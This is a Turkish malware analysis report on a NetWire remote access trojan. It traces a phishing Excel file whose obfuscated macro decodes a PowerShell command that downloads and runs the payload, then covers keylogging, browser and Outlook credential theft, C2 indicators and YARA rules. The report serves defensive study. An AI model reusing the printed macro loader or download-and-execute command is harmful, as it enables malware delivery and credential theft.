

# NetWire RAT

## Teknik Analiz Raporu



# İÇİNDEKİLER

GİRİŞ.....	2
ÖN İNCELEME .....	2
rZLTY.exe ANALİZİ .....	4
In-Memory Payload Analizi .....	7
NETWORK ANALİZİ .....	12
ÇÖZÜM ÖNERİLERİ.....	13
YARA Kuralı .....	14

# GİRİŞ

NetWire, 2012'den beri suç örgütleri ve diğer kötü niyetli gruplar tarafından kullanılan, bir Remote Access Trojan'dır. NetWire çeşitli kampanyalar aracılığıyla dağıtılır ve genellikle kötü amaçlı spam (malspam) yoluyla gönderilir.

Bu kötü amaçlı yazılımın virüs bulaşmış bilgisayarları;

- Uzaktan kontrol etmesine
- Klavye vuruşlarını ve fare davranışını kaydetmesine
- Ekran görüntüleri almasına
- Sistem bilgilerini kontrol etmesine
- Sahte HTTP proxy'leri oluşturmaya
- Clipboard üzerindeki verilere erişim vermesine
- Çeşitli tarayıcılar üzerindeki verilere erişim sağlamasına olanak sağlamaktadır.

Birçok RAT'ın aksine, Windows, Linux ve MacOS dahil olmak üzere her büyük işletim sistemini hedefleyebilir.

## ÖN İNCELEME

İncelenen versiyondaki NetWire zararlısı bir Excel dosyası ile birleştirilerek phishing yöntemleriyle yayılmayı sürdürmüştür. Zararlı dosya ilk “shipment.xlsm” olarak adlandırılmıştır. İsminden anlaşıldığı gibi kargo şirketleri ve bunu kullanan şirketleri hedef almıştır. İlk olarak şüphe çekmemesi için karşımıza bir Excel dokümanı olarak gelmektedir. Yapılan analizler sonucunda bu dosyanın Stage 1'i gerçekleştirmek için loader görevi gördüğü tespit edilmiştir.

Dosya Adı:	shipment.xlsm
MD5	8fa508038223405c14000d0a2d909aa6
SHA1	4bbcb5766ec862e7a674ca9a420443bc18aa4855
SHA256	4426f68adbceaa14bd026618a134a3c84f83b546777f2f63bec6506d9fce9157

shipment.xlsm zararlısının içindeki gömülü olan makroları incelediğimizde şifrelenmiş bir değer ve bunu işleyen bir fonksiyon olduğu görülmektedir.

```
shipment.xlsm - ThisWorkbook (Code)
Workbook
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "2"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "7"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "0"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "A"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "2"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "0"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "2"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "D"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "0"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "6"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "2"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "3"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "0"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "D"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "2"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "0"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "2"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "9"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "0"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "6"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "2"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "0"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "3"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "B"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "3"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "0"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "2"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "0"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "5"
eFCNhtQoJGSjXbZ = eFCNhtQoJGSjXbZ + "C"

x = ssssss("a", eFCNhtQoJGSjXbZ)
End Sub

Public Function ssssss(CodeKey As String, DataIn As String) As String
    Dim lonDataPtr As Long
    Dim strDataOut As String
    Dim intXorValue1 As Integer
    Dim intXorValue2 As Integer
    For lonDataPtr = 1 To (Len(DataIn) / 2)
        intXorValue1 = Val("&H" & (Mid$(DataIn, (2 * lonDataPtr) - 1, 2)))
        intXorValue2 = Asc(Mid$(CodeKey, ((lonDataPtr Mod Len(CodeKey)) + 1), 1))
        strDataOut = strDataOut + Chr(intXorValue1 Xor intXorValue2)
    Next lonDataPtr
    ssssss = strDataOut
    retval = Shell(sssssss)
    MsgBox (sssssss)
End Function
```

“ssssss” fonksiyonu aşağıdaki görselde yer alan çıktıya sahiptir.

```
Microsoft Excel

cmd /c powershell.exe -encodedCommand
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBIAHQALgBXAGUAYgBDAGwAa
QBIAG4AdAaPAC4ARABvAHcAbgBsAG8AYQBkAEYAAQBsAGUAKAAnAGgAdAB0
AHAAOgAvAC8AYQBkAGUAbABhAG4AdABvAHMAAQAuAGMAbwBtAC8AYwBw
AC8AcwBoAGkAcABtAGUAbgB0AC4AZQB4AGUAlwAsACgAJABIAg4AdgA6AGEA
cABwAGQAYQB0AGEAKQARACcAXABYAFoATABUAFkALgBIAHgAZQAnACkAOw
BTAHQAYQBvAHQALQBTAAGwAZQBIAHAAIAAyADsAIABTAHQAYQBvAHQALQB
QAHIAbwBjAGUAcwBzACAABIAg4AdgA6AGEAcABwAGQAYQB0AGEAXABYAF
oATABUAFkALgBIAHgAZQA=

Tamam
```

Değerin Base64 şifreleme yöntemi ile tekrar şifrelenmiş olduğu görülmekte ve bunu Powershell.exe ile çalıştırılmaktadır. Çözümlemiş hali ise:

```
(New-Object
Net.WebClient).DownloadFile('http[:]//adelantosi[.]com/cp/shipment.exe',($env:appdata)+'\rZLTY.exe');Start-
Sleep 2; Start-Process $env:appdata\rZLTY.exe
```

Burada shipment.xlsm dosyasının aslında bir loader türünde olduğunu ve Powershell’de asıl zararlıyı AppData klasörüne indirildiği görülmektedir.

# rZLTY.exe ANALİZİ

Dosya Adı:	rZLTY.exe
MD5	71cb77adbd1b17135f2b626d603932c7
SHA1	d7e06c1243ef5c2aa861626b5f13eabf5014a94c
SHA256	5f79033967a35156cae879606fe663048b6dd09d68d8a4955f42ee1848f65452

AppData klasörüne indirilen rZLTY.exe'yi statik olarak incelendiğinde kendisinin yürütülebilir bir dosya olduğu ve kendisini bir Word dokümanı olarak gösterdiği görülmektedir.



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ .l...J...ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	,.....@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	C8	00	00	00	.....È...
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	 .!.Í!, LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is.program.canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t.be.run.in.DOS.
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$.....
00000080	A8	20	80	40	EC	41	EE	13	EC	41	EE	13	EC	41	EE	13	..€@iAi!!iAi!!iAi!!



## Dinamik olarak yüklenen DLL'ler:

00403157	BE 80724000	mov esi,rzltty.407280	esi:"PROPSYS", 407280:"UXTHEME"
0040315C	56	push esi	esi:"PROPSYS"
0040315D	E8 682D0000	call <rzltty.dll>	
00403162	56	push esi	esi:"PROPSYS"
00403163	FF15 08714000	call dword ptr ds:[<&strlenAs>]	
00403169	807406 01	lea esi,dword ptr ds:[esi+eax+1]	esi:"PROPSYS", esi+eax*1+1:"DWMAPI"
0040316D	381E	cmp byte ptr ds:[esi],b1	esi:"PROPSYS"
0040316F	75 E8	jne rzltty.40315C	
00403171	6A 0D	push 0	

UXTHEME.dll	USERENV.dll
SETUPAPI.dll	APPHELP.dll
PROPSYS.dll	CRYPTBASE.dll
OLEACC.dll	CLBCATQ.dll
VERSION.dll	SHFOLDER.dll

Genel olarak rZLTY.exe'nin davranışları incelendiğinde, TEMP klasörüne 8lm3e6brj.dll'i drop edip akabinde Process Hollowing tekniğini kullanarak kendini suspend olarak tekrardan çalıştırmaktadır. Suspend durumda olan rZLTY.exe gerekli işlemler yapıldıktan sonra ResumeThread kullanılarak çalıştırılmaktadır.

8lm3e6brj.dll, CreateFileA API'ı kullanılarak TEMP klasörüne oluşturulmaktadır.


The screenshot shows a debugger interface with the following components:

- Assembly View:** Displays assembly code for a module. The instruction `push 0` is highlighted. The comment below the instruction reads: `.data:10003355 8lm3e6brj.dll:53355 #1155`.
- Processes List:** A table showing running processes. `rZLTY.exe` is highlighted with PID 1260.
- Status Bar:** Shows system metrics: CPU Usage: 6.38%, Physical memory: 1.06 GB (26.60%), Processes: 44.

[illegible]

# In-Memory Payload Analizi

Dosya Adı:	-
MD5	7e3033ec0de5ac28d569fc199ff77d5e
SHA1	d34efab7a03dfb434500ae8cf79557f780282336
SHA256	e900a1322f55891415d3a53586fa79dfc2ee264ba7b09a2dc2aa98b8f146c704



Zararlıının import ettiklerine baktığımızda, USER32 ve WS2\_32 gibi önemli kütüphaneler kullanıyor. WS2\_32 kütüphanesine baktığımızda içinde kullandığı fonksiyonlardan da anlaşılabilceği üzere network işlemleri gerçekleştirme kapasitesine sahip olduğu anlaşılmaktadır.

Ayrıca diğer kullanılan fonksiyonlara baktığımızda keybd\_event ile girilen inputları, mouse\_event fonksiyonu ile de mouse hareketlerini ve tıklamalarını almaya çalıştığı görülmektedir.

Zararlıının içindeki önemli DLL ve fonksiyonları incelediğimizde;

- Gethostbyname
- DeleteFileW
- CreateMutexA
- ShellExecute
- GetSystemInfo
- CreateToolhelp32Snapshot
- GetVolumeInformationA
- WriteFile
- RegCreateKeyExA

Zararlıının, sistem bilgilerine ulaşabildiğini, mutex nesnesi oluşturduğunu, sistem ve dosyalar hakkında bilgi alabildiğini, dosyaları silebildiğini, dosya yazabildiğini, yapılan işlemin anlık görüntüsünü alabildiğini ve kayıt defteri için anahtar oluşturabileceği görülmektedir.



Genel olarak bakıldığında zararlı yazılımın temel 2 davranışı olduğu görülmektedir. İlk olarak sistemden edinilen bilgileri her bir karakterini (**ord(buffer) - 36 ) ^ 0x9D** işlemine soktukten sonra LOG dosyası oluşturup saklamaktadır.

```
EAX 00000024 'S'
EBX 00287D3C "C:\\users\\[redacted]\\AppData\\Roaming\\Logs\\"
ECX 00287D3C "C:\\users\\[redacted]\\AppData\\Roaming\\Logs\\"
EDX 00422425 rzlty_008f0000.00422425
EBP 0028FF94
ESP 00287710
ESI 00287730 "C:\\users\\[redacted]\\Desktop\\rzlty_008F0000\\rzlty_008F0000.bin"
EDI 00000000

EIP 00409297 rzlty_008f0000.00409297

EFLAGS 00000206
ZF 0 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

ST(0) 000000000000000000000000 x87r0 Boş 0.00000000000000000000
ST(1) 000000000000000000000000 x87r1 Boş 0.00000000000000000000
ST(2) 000000000000000000000000 x87r2 Boş 0.00000000000000000000

[esp+44]:"goryhazel1.duckdns.org:6504;", 422700:"goryhazel1.duckdns.org:6504;"

[esp+5C]:"C:\\users\\[redacted]\\Desktop\\rzlty_008F0000\\rzlty_008F0000.bin"
[esp+38]:"C:\\Program Files (x86)\\Common Files\\oracle\\Java\\javapath;c:\\windows\\system32;c:\\
[esp+34]:"C:\\windows"

[esp+14]:"AMD Ryzen 5 4600H with Radeon Graphics"

[esp+10]:"WIN-L1KDN79P80J"
[esp+C]:"[redacted]"
```

Log dosyasını AppData/Roaming/Logs/[GG-AA-YYYY] şeklinde yazmaktadır. Log dosyasında klavye tuş vuruşları, sistemin bilgileri, kopyalanan veriler gibi hassas veriler şifreli bir şekilde tutulmaktadır.

Diğer bir davranışı ise, edinilen bu bilgileri komuta & kontrol sunucusu ile bağlantı kurarak aktarmaktadır.

004106C1	83EC 3C	sub esp,3C	
004106C4	887C24 50	mov edi,dword ptr ss:[esp+50]	
004106C8	886C24 54	mov ebp,dword ptr ss:[esp+54]	
004106CC	8D7424 24	lea esi,dword ptr ss:[esp+24]	
004106D0	C74424 0C 01020000	mov dword ptr ss:[esp+C],201	
004106D8	C74424 08 00000000	mov dword ptr ss:[esp+8],0	
004106E0	897424 10	mov dword ptr ss:[esp+10],esi	[esp+54]: "SOFTWARE\\NetWire"
004106E4	885C24 58	mov ebx,dword ptr ss:[esp+58]	[esp+10]: "HostId-uKqwOy"
004106E8	896C24 04	mov dword ptr ss:[esp+4],ebp	[esp+58]: "Install Date"
004106EC	893C24	mov dword ptr ss:[esp],edi	
004106F4	E8 38ED0000	call <JMP.&RegOpenKeyEx>	
004106F7	83EC 14	sub esp,14	
004106F8	75C0	test eax,eax	

Random olarak HostId ataması yapmakta ve bunu kayıt defterine key olarak eklemektedir.

0408B55	891C24	mov dword ptr ss:[esp],ebx	
0408B58	C74424 08 FF000000	mov dword ptr ss:[esp+8],FF	
0408B60	C74424 04 00264200	mov dword ptr ss:[esp+4],rzlty_008F0000.	[esp+4]: "HostId-%Rand%"
0408B68	E8 2E790000	call rzlty_008F0000.410498	
0408B6D	891C24	mov dword ptr ss:[esp],ebx	
0408B70	C74424 08 20000000	mov dword ptr ss:[esp+8],20	20: ' '
0408B78	C74424 04 C0254200	mov dword ptr ss:[esp+4],rzlty_008F0000.	[esp+4]: "HostId-%Rand%", 4225C0: "ic"
0408B80	E8 16790000	call rzlty_008F0000.410498	
0408B85	891C24	mov dword ptr ss:[esp],ebx	
0408B88	C74424 08 27000000	mov dword ptr ss:[esp+8],27	27: ' '
0408B90	C74424 04 80254200	mov dword ptr ss:[esp+4],rzlty_008F0000.	[esp+4]: "HostId-%Rand%", 422580: "Hc"
0408B98	E8 FE780000	call rzlty_008F0000.410498	
0408BA0	891C24	mov dword ptr ss:[esp],ebx	
0408BA8	C74424 04 64254200	mov dword ptr ss:[esp+4],rzlty_008F0000.	[esp+4]: "HostId-%Rand%"
0408BB0	E8 E6780000	call rzlty_008F0000.410498	
0408BB8	891C24	mov dword ptr ss:[esp],ebx	

GetLogicalDriveStringsA API'ını kullanarak sürücü isimlerini almaktadır daha sonra aldığı sürücü isimlerini GetDriveType API' ı kullanarak tipini öğrenmektedir.

sub esp,eax		
lea esi,dword ptr ss:[esp+10]		
mov dword ptr ss:[esp],1000		
mov edi,dword ptr ss:[esp+1020]		
mov dword ptr ss:[esp+4],esi		
mov ebx,esi		
call <JMP.&GetLogicalDriveStringsA>	ebx: "A:\\", esi: "A:\\"	
test eax,eax		
push ecx		
push ecx		
jne rzlty_008F0000.406350		
mov dword ptr ss:[esp+C],0		
mov dword ptr ss:[esp+8],0		
mov dword ptr ss:[esp+4],A5		
jmp rzlty_008F0000.40637E		
mov eax,ebx	ebx: "A:\\"	
sub eax,esi	esi: "A:\\"	
cmp byte ptr ds:[ebx],0	ebx: "A:\\"	
je rzlty_008F0000.40636E		
mov dword ptr ss:[esp],ebx		
add ebx,4		
call <JMP.&GetDriveTypeA>		
push edx		
mov byte ptr ds:[ebx-2],al		
mov byte ptr ds:[ebx-1],7		
jmp rzlty_008F0000.406350		
mov dword ptr ss:[esp+C],eax		
mov dword ptr ss:[esp+8],esi		
mov dword ptr ss:[esp+4],A4		

FPU Göster

EAX	0000000C
EBX	00285A50 "A:\\"
ECX	00000019
EDX	00000000
EBP	00000000
ESP	00285A44
ESI	00285A50 "A:\\"
EDI	FFFFFFFF
EIP	00406333 rzlty_008F0000.00406333
EFLAGS	00000206
ZF	0
PF	1
AF	0
OF	0
SF	0
DF	0
CF	0
TF	0
IF	1

Varsayılan (stdcal)

1:	[esp+4] 00000000
2:	[esp+8] 00000000
3:	[esp+C] 005C3A41
4:	[esp+10] 005C3A43
5:	[esp+14] 005C3A44

Zararlı, sistem üzerinde 'VmdIDEpb' adında mutex nesnesi oluşturmaktadır.

Key	HKLM\SYSTEM\ControlSet001\services\WinSock2\Parameters\Na...	0x9c
Mutant	\Sessions\1\BaseNamedObjects\VmdIDEpb	0xa4
Thread	rzlty_008F0000.bin (2212): 2308	0x90

GetWindowTextW API'ını kullanarak ekranda aktif olan pencerenin başlığını almaktadır.

```
push edi
push esi
push ebx
sub esp,430
mov ebx,dword ptr ss:[esp+440]
mov esi,dword ptr ss:[esp+444]
call <JMP.&GetForegroundWindow>
test eax,eax
jle rzlty_008f0000.413200
lea edx,dword ptr ss:[esp+24]
lea edi,dword ptr ss:[esp+28]
mov dword ptr ss:[esp],eax
mov dword ptr ss:[esp+24],esi
mov dword ptr ss:[esp+8],edx
mov dword ptr ss:[esp+4],edi
call <JMP.&GetWindowTextW>
sub esp,c
test eax,eax
jle rzlty_008f0000.413200
mov dword ptr ss:[esp+1c],0
mov dword ptr ss:[esp+18],0
```

FPU Göster		
EAX	0000005A	'z'
EBX	0028602C	
ECX	75C920BA	user32.75C920BA
EDX	00000000	
EBP	00000000	
ESP	0028662C	
ESI	00000200	L'â'
EDI	00286648	
EIP	00413168	rzlty_008f0000.00413168
EFLAGS	00000244	
Varsayılan (stdcal)		
1:	[esp+4]	00000000
2:	[esp+8]	00000000
3:	[esp+c]	00000000
4:	[esp+10]	00000000
5:	[esp+14]	00000000

Kayıt defterini okuyarak kullanıcın Outlook üzerindeki hassas verilerini elde etmektedir.

```
call rzlty_008f0000.402570
mov eax,dword ptr ss:[esp+40]
add eax,ebx
mov eax,dword ptr ds:[eax+4]
mov eax,dword ptr ds:[eax*4+422CA0]
mov dword ptr ss:[esp],eax
call rzlty_008f0000.4081AA
add ebx,dword ptr ss:[esp+40]
mov dword ptr ss:[esp+1c],eax
lea eax,dword ptr ss:[esp+38]
mov dword ptr ss:[esp+18],ebp
mov dword ptr ss:[esp+14],eax
mov eax,dword ptr ds:[ebx+18]
lea ebx,dword ptr ss:[esp+10c]
mov dword ptr ss:[esp+c],edi
mov dword ptr ss:[esp+8],rzlty_008f0000.402570
mov dword ptr ss:[esp+4],204
```

[esp+422CA0]: "m465dR4Rn..."

[esp+1c]: "Listening..."

[esp+18]: "0.0.0.0:0"

[esp+14]: "0.0.0.0:135"

[esp+c]: "svchost.exe"

[esp+4]: "svchost.exe"

Tarayıcılarda saklanan kullanıcı verileri, tarayıcı geçmiş gibi verileri de komuta & kontrol sunucusuna aktarmaktadır.

```
; char aSYandexYandexb[]
aSYandexYandexb db '%s\Yandex\YandexBrowser\User Data\Default\Login Data',0
; DATA XREF: DosyaIslemleriYandexFalanVar+1370
; DATA XREF: BrowserlarlaIlgiliSeylerVar+1F70

; char aSYandexYandexb_0[]
aSYandexYandexb_0 db '%s\Yandex\YandexBrowser\User Data\Local State',0
; DATA XREF: BrowserlarlaIlgiliSeylerVar+4770

; char aSBravesoftware[]
aSBravesoftware db '%s\BraveSoftware\Brave-Browser\User Data\Default\Login Data',0
; DATA XREF: DosyaIslemleriBraveBrowserFalanVar+1770
; BrowserlarlaIlgiliSeylerVar5VeNettle+1F70

; char aSBravesoftware_0[]
aSBravesoftware_0 db '%s\BraveSoftware\Brave-Browser\User Data\Local State',0
; DATA XREF: BrowserlarlaIlgiliSeylerVar5VeNettle+4770

; char aS360chromeChro_0[]
aS360chromeChro_0 db '%s\360Chrome\Chrome\User Data\Default\Login Data',0
; DATA XREF: DosyaIslemleriChromeDataUserFalanVar+1770

; char aSgchromeChrome[]
aSgchromeChrome db '%s\360Chrome\Chrome\User Data\Default\Login Data',0
; DATA XREF: DosyaIslemiNettleFalanVar+1F70

; char aS360chromeChro[]
aS360chromeChro db '%s\360Chrome\Chrome\User Data\Local State',0
; DATA XREF: DosyaIslemiNettleFalanVar+4770

a6Tsd0cMw85gc0d db '%6\Tsd0C MW85gC0d\Tsd0C M5CVid\mWn4R aC5C',0
```

NetWire zararlısının çözümlediği bazı stringler ve DLL'ler:


Stringler & DLL	Çözümlemiş Hali
I92Y0Gyy.Sii	msvcr100.dll
R6sOO.Sii	nspr4.dll
siYO.Sii	plc4.dll
siS6O.Sii	plds4.dll
R66Q54iN.Sii	nssutil3.dll
6W85WWRN.Sii	softokn3.dll
R66SV1N.Sii	nssdbm3.dll
%6\EWWnid\PIOWld\u6d0aC5C\ad8CQi5mWn4R aC5C	C:\Users\----\AppData\Local\BraveSoftware\Brave-Browser\User Data\Default\
MdYQ0Nh.Sii	Secur32.dll
%6\.sQOsid\CYYWQR56.fli	%s\purple\accounts.xml
m465dR4Rn...	Listening...
IWkY05Gt.Sii	mozcrt19.dll
PQ00dR5zd06WR	CurrentVersion
4RSdf.SC5	History.IE5

NetWire zararlısı stringleri ve DLL'leri şifrelerken RC4 kriptografik algoritmasını kullanmaktadır.

Kullandığı keyler ise:

<b>_BqwHaF8TkKDMfOzQASx4VuXdZibUIeylJWhj0m5o2ErLt6vGRN9sY1n3Ppc7g-C</b>
<b>TkKDMfOzQASX4VuxdzibuleylJwhj0m502ErLt6VGRN9sY1n3Ppc7g-C</b>

# NETWORK ANALİZİ



Zararlı çalıştığında “goryhazel1[.]duckdns[.]org” internet adresine bağlanmaya çalıştığı görülmüştür. Fakat sunucu aktif olmadığı için bağlantı sağlayamamıştır.

Time	Domain Requested	DNS Retu...
21:08:34	teredo.ipv6.microsoft.com	FOUND
21:08:34	250.255.255.239.in-addr.arpa	FOUND
21:08:40	goryhazel1.duckdns.org	FOUND
21:08:44	2.218.168.192.in-addr.arpa	FOUND



# ÇÖZÜM ÖNERİLERİ

- Sistemlerde güncel, güvenilir bir anti virüs yazılımı kullanılmalı.
- Gelen mailler dikkatle okunmalı veya bilinmeyen kaynaklardan gelen maillere ve URL'ler ile ilgili şüpheli davranılmalı ve eklerde tam tarama yapmadan dosya açılmamalı.
- Tüm yüklü olan yazılımlar ve işletim sistemi güncel tutulmalı.
- Kullanıcıların, kimlik avı şemalarından haberdar olmaları ve bu saldırıları nasıl yönetebilecekleri konusunda eğitimler verilmeli.
- Sistem üzerinde ki çalışan processlerin ağ hareketleri incelenmeli.
- Virüsten koruma veya herhangi bir uç nokta koruma yazılımı gibi kötü amaçlı yazılımdan koruma yazılımı kullanılmalıdır.

```
import "hash"

rule NetWire: RAT
{
  meta:
    description = "rZLTY.exe"

  strings:
    $a = "Control Panel\\Desktop\\ResourceLocale"
    $b = "verifying installer: %d%%"
    $c = "Software\\Microsoft\\Windows\\CurrentVersion"
    $d = "\\Microsoft\\Internet Explorer\\Quick Launch"
    $e = ".DEFAULT\\Control Panel\\International"
    $f = "[Rename]"
    $g = "%u.%u%s%s"
    $h = "_BqwHaF8TkKDMfOzQASx4VuXdZibUIeylJWhj0m5o2ErLt6vGRN9sY1n3Ppc7g-C%.4d-%.2d-%.2d%.2d:%.2d:%.2d:%.2d"
    $i = "MdYQ0Nh.Sii"
    $j = "MT_qUDrj\\FWk4iiC\\%6\\%6\\FC4R"
    $k = "%6\\FWk4iiC\\_40d8Wf\\s0W84id6.4R4"

  condition:
    hash.md5(0,filesize) == "e2154fb3783200b87300667a16a7fe7f" or all of them
}
```

```
import "hash"
rule NetWire: RAT
{
  meta:
    description = "rZLTY.exe"

  strings:
    $a = "hostname"
    $b = "filenames.txt"
    $c = "encryptedUsername"
    $d = "Host.exe"
    $e = "%.2d/%.2d/%d %.2d:%.2d:%.2d"
    $f = "%c%.8x%s%s"
    $g = "Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
    $h = "History"
    $i = "/nettle-3.5.1/aes-encrypt.c"
    $j = "/nettle-3.5.1/aes-encrypt.c"
    $k = "/nettle-3.5.1/gcm.c"
    $l = "/nettle-3.5.1/memxor.c"
    $m = "/nettle-3.5.1/memxor3.c"
    $n = "/nettle-3.5.1/aes-set-key-internal.c"
    $o = "/nettle-3.5.1/ctr16.c"
    $p = "#7@Qhq\\1@NWgyxeH\\_bpdgc%.2d/%.2d/%d %.2d:%.2d:%.2d"
    $r = "goryhazel1.duckdns.org:6504;"
    $s = "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
    $t = "Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676"
    $u = "Cs43l63g4R3YW0d3s0WYd66dR240WRldR53iG3G3y.Sii"

  condition:
    hash.md5(0,filesize) == "98621ccd75026147bc3d207a62b0089e" or all of them
}
```

## **Analiz Ekibi**

Fatma Nur Gözüküçük

<https://www.linkedin.com/in/fatma-nur-gözüküçük/>

Fatma Helin Çakmak

<https://www.linkedin.com/in/helin-çakmak>

Hakan Soysal

<https://www.linkedin.com/in/hakansoysal/>

Halil Filik

<https://www.linkedin.com/in/halilfilik/>

Yasin Mersin

<https://www.linkedin.com/in/yasin-mersin-321123172/>